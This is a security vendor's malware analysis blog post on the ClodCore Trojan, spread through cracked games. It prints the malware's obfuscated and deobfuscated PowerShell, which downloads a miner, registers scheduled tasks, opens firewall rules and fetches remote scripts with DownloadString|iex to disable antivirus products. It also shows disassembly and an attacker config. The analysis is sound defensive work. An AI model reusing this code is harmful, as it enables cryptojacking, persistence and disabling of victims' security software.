ClodCore: A malware family that delivers mining modules through cloud control

blog.360totalsecurity.com/en/clodcore-a-malware-family-that-delivers-mining-modules-through-cloud-control/


May 9, 2020

May 9, 2020kate


Tweet

Learn more about 360 Total Security

Recently, 360 Baize Lab has detected that a hacker organization has spread the ClodCore Trojan through a variety of cracked games. After infecting the Trojan, the virus author will use the cloud control method to deliver mining, dark brushing and other virus modules to use the victim machine to crazy gather money. The victim machines are mainly distributed in Russia, Ukraine and other countries, with cumulative infections exceeding 50,000:



The execution flow of ClodCore Trojan is as follows:



Through 360 Security Center, we found that the virus spread through various cracked games, the game installation package includes “Grim Facade 8_TheRedCat_CE.exe”, “LostLands_TheWanderer_CE.exe” and so on. After the infected installation package is run, a scheduled task called “UPnPHost” will be created:

```
150  v6 = sub_511030(&v82, L"\\Microsoft\\Windows\\UPnP");
151  v96 = 4;
152  v7 = (_DWORD *)*v6;
153  v8 = (void *)(v7 ? *v7 : 0);
154  v74 = (int *)&v93;
155  v73 = v8;
156  v72 = ppv;
157  v9 = (*(int (__stdcall **)(LPVOID, void *, int **))(*(_DWORD *)ppv + 28))(ppv, v8, &v93);
158  v96 = -1;
159  v10 = v9;
160  sub_5110E0(&v82);
161  if ( v10 < 0 )
162  {
163LABEL_57:
164    v74 = (int *)ppv;
165    (*(void (__stdcall **)(LPVOID))(*(_DWORD *)ppv + 8))(ppv);
166    goto LABEL_6;
167  }
168  v11 = (void ***)sub_511030(&v82, L"UPnPHost");
```

The scheduled task uses powershell to request the subsequent profit module:

powershell.exe” -c “$ddd = ‘{encryptString1}’;iex(‘$’+’d=”{encryptString2}”;for($z=2;$z–;){$’+’d= [Syst’+’em.Te’+’xt.Enco’+’ding]::U’+’TF’+4*2+’.Get’+’Str’+’ing([Sys’+’tem.Conv’+’ert]::From’+’Base6’+’4String($d))}$’+’d|i’+’ex;’)

The content after deobfuscation is as follows:

```
$pth = "$env:ALLUSERSPROFILE\Windows\";
if(-not (test-path $pth))
{
    New-Item -ItemType directory -Path $pth | Out-Null;
}
$r = New-Object System.Net.WebClient;
$r.proxy = New-Object System.Net.WebProxy($wproxy);
$r.DownloadFile($uri+"xm ",$pth+"xm.exe ");
$bts=[System.IO.File]::ReadAllBytes($pth+"xm.exe ");
$bts[0]=0x4D;
$bts[1]=0x5A;
[System.IO.File]::WriteAllBytes($pth+"xm.exe ", $bts);
$SS=new-object -com('Schedule.Service');
$SS.connect();
$rf = $SS.GetFolder('\Microsoft\Windows\Maintenance');
$new = $SS.newtask(0);
$new.XmlText = '<?xml version=''1.0'' encoding=''UTF-16''?><Task version=''1.2'' xmlns=''http://schemas.microsoft.com/windows/2004/02/mit/task''><RegistrationInfo /><Triggers><TimeTrigger><Repet
                <Actions><Exec><Command>cmd</Command><Arguments>/c dlhosts.exe || dlchosts.exe</Arguments><WorkingDirectory>%ALLUSERSPROFILE%\Windows</WorkingDirectory></Exec></Actions></Task>'

$rf.registertaskdefinition('WinNAT', $new, 6, '', '', 3) | Out - Null;
Start - Process($pth + 'wa.exe') - WindowStyle Hidden - Wait - ArgumentList('-o"' + $pth + 'Profile\" -y');
Remove - Item($pth + 'wa.exe');
netsh advfirewall firewall add rule name = WinUpdater profile = any protocol = any enable = yes DIR = In program = "$env: ALLUSERSPROFILE\Windows\Profile\dllhostn.exe "Action = Allow;
netsh advfirewall firewall add rule name = WinUpdater profile = any protocol = any enable = yes DIR = In program = "$env: ALLUSERSPROFILE\Windows\Profile\wasp.exe "Action = Allow;
netsh advfirewall firewall add rule name = WinUpdater profile = any protocol = any enable = yes DIR = In program = "$env: ALLUSERSPROFILE\Windows\Profile\waspwing.exe "Action = Allow;
$x = (gwmi Win32_ComputerSystem).TotalPhysicalMemory / 1073741824;
if ($x - le 4) {
    $conf = $pth + 'Profile\config.json'; ((Get - Content - path $conf - Raw) - replace 'benzinum100', 'benzinum789') | Set - Content - Path $conf;
}
Remove - Item($pth + 'dlhosts.exe');
if (Test - Path($pth + 'dlchosts.exe')) {
    echo 1;
} else {
    echo - 1;
    echo(Get - WmiObject - Namespace "root\SecurityCenter2 " - Query "SELECT * FROM AntiVirusProduct "@psboundparameters).displayName;
}
```

挖矿


暗刷

Destroy anti-virus software

ClodCore will download different virus modules according to the type of anti-virus software installed in the system to destroy the function of the corresponding anti-virus software:

```
if (ls - Recurse("$env:windrive\Program Files*\Kasp" + "ersky*\*\av" + "p.e" + "xe")) {
    $r.DownloadString($uri + "ks") | iex;
}
if (Test - Path "                                                                    ") {
    $r.DownloadString($uri + "  ") | iex;
}
if (ls $env: windir\WinSxS\amd64_avast * crt_ * \vcruntime * .dll) {
    $r.DownloadString($uri + "qw") | iex;
}
if ( - not(Get - MpPreference).DisableRealtimeMonitoring) {
    $r.DownloadString($uri + "wd") | iex;
}
```

NSudo is a super command line tool developed by M2Team, which can run system programs with higher authority. Attackers use NSudo's high authority to tamper with the core configuration of antivirus software, thereby destroying the anti-software function:



Mining

xm.exe is a 7z format self-extracting file

名称	大小	压缩后大小	修改时间
dlchosts.exe	2 200 064	9 253 832	2020-05-03 01:34
nvrtc-builtins64_101.dll	4 580 352		2019-12-29 22:46
nvrtc64_101_0.dll	15 659 520		2019-12-29 22:46
WinRing0x64.sys	14 544		2020-02-01 19:30
xmrig-cuda.exe	3 231 710		2020-02-16 12:59

dlchosts.exe is the main control program, which will decrypt the XMRig5.5.1 mining program and start mining:


```
rdata:00000100001730C0 aXmrig551BuiltO db 'XMRig 5.5.1',0Ah     ; DATA XREF: sub_10000025884+4↑o
rdata:00000100001730C0                 db ' built on May  2 2020 with MSVC',0
```

The decryption logic is as follows:

```
.text:0000014000001B94                 lea     r9, IMAGE_XMRIG
.text:0000014000001B9B                 mov     rcx, [rsp+28h+arg_0]
.text:0000014000001BA0                 xor     r8d, r8d
.text:0000014000001BA3                 lea     r10d, [rcx-2Fh]
.text:0000014000001BA7                 nop     word ptr [rax+rax+00000000h]
.text:0000014000001BB0
.text:0000014000001BB0 loc_14000001BB0:                        ; CODE XREF: sub_14000001B40+99↓j
.text:0000014000001BB0                 movzx   eax, r8b
.text:0000014000001BB4                 lea     edx, [r8+0Fh]
.text:0000014000001BB8                 add     al, al
.text:0000014000001BBA                 lea     r9, [r9+1]
.text:0000014000001BBE                 xor     dl, al
.text:0000014000001BC0                 inc     r8d
.text:0000014000001BC3                 xor     dl, [r9-1]
.text:0000014000001BC7                 xor     dl, [r11+2]
.text:0000014000001BCB                 xor     dl, r10b
.text:0000014000001BCE                 mov     [r9-1], dl
.text:0000014000001BD2                 cmp     r8d, 1FE800h
.text:0000014000001BD9                 jl      short loc_14000001BB0
.text:0000014000001BDB                 call    StartMiner
```

Brush Traffic

WASPACE is an application that adds traffic to a website. Users only need to install the configured client on different machines, and the client will brush website traffic for the user:




Each machine can be controlled and perform different tasks, including the execution of arbitrary scripts, etc .:

wa.exe is also a 7z format self-extracting file, and the packaged content is WASPACE:

名称	大小	压缩后大小	修改时间
locales	16 763	0	2019-11-08 05:38
plugins	64 669 624	0	2019-11-08 05:38
1.vbs	73	1 192 598	2020-05-03 03:26
cef.pak	2 626 380		2018-05-31 15:14
config.json	206		2020-03-17 14:36
d3dcompiler_43.dll	2 106 216	41 719 400	2018-05-31 15:15
d3dcompiler_46.dll	3 231 696		2018-05-31 15:14
devtools_resources.pak	3 222 755		2018-05-31 15:14
dllhostn.exe	4 870 176		2018-05-31 15:15
ffmpegsumo.dll	873 472		2018-05-31 15:15
icudt.dll	9 956 864		2018-05-31 15:15
libcef.dll	38 715 904		2018-05-31 15:15
libeay32.dll	1 011 712		2018-05-31 15:15
libEGL.dll	102 400		2018-05-31 15:15
libGLESv2.dll	880 128		2018-05-31 15:15
msacm32.dll	503 808		2018-05-31 15:14
msvcr71.dll	348 160		2018-05-31 15:15
service.exe	203 264		2020-05-03 03:13
sqlite3-64.dll	1 174 583		2018-05-31 15:15
sqlite3.dll	600 868		2018-05-31 15:15
ssleay32.dll	196 608		2018-05-31 15:15
wasp.exe	6 187 552		2018-05-31 15:15
waspwing.exe	1 807 872		2018-05-31 15:15

The WASPACE version carried is 3.12.5.4:




In config.json, the user name of the hacker is “benzinum789”.


```
{
    "addWasps" : [
        {
            "login" : "benzinum789",
            "number" : "32"
        }
    ],
    "cpuLimit" : 100,
    "memoryLimit" : 200,
    "apiServerPort" : 20042,
    "externalAccess" : false,
    "writeLog" : false
}
```


During the analysis, we found that the ClodCore Trojan family actually became active as early as 2016. Virus authors have been constantly fighting against antivirus software through flexible operation and control methods, and continue to update profitable modules, using users’ computer resources to make money.

360 Total Security supports the killing of popular Trojan viruses such as ClodCore. we recommend infected users to install and use:



Learn more about 360 Total Security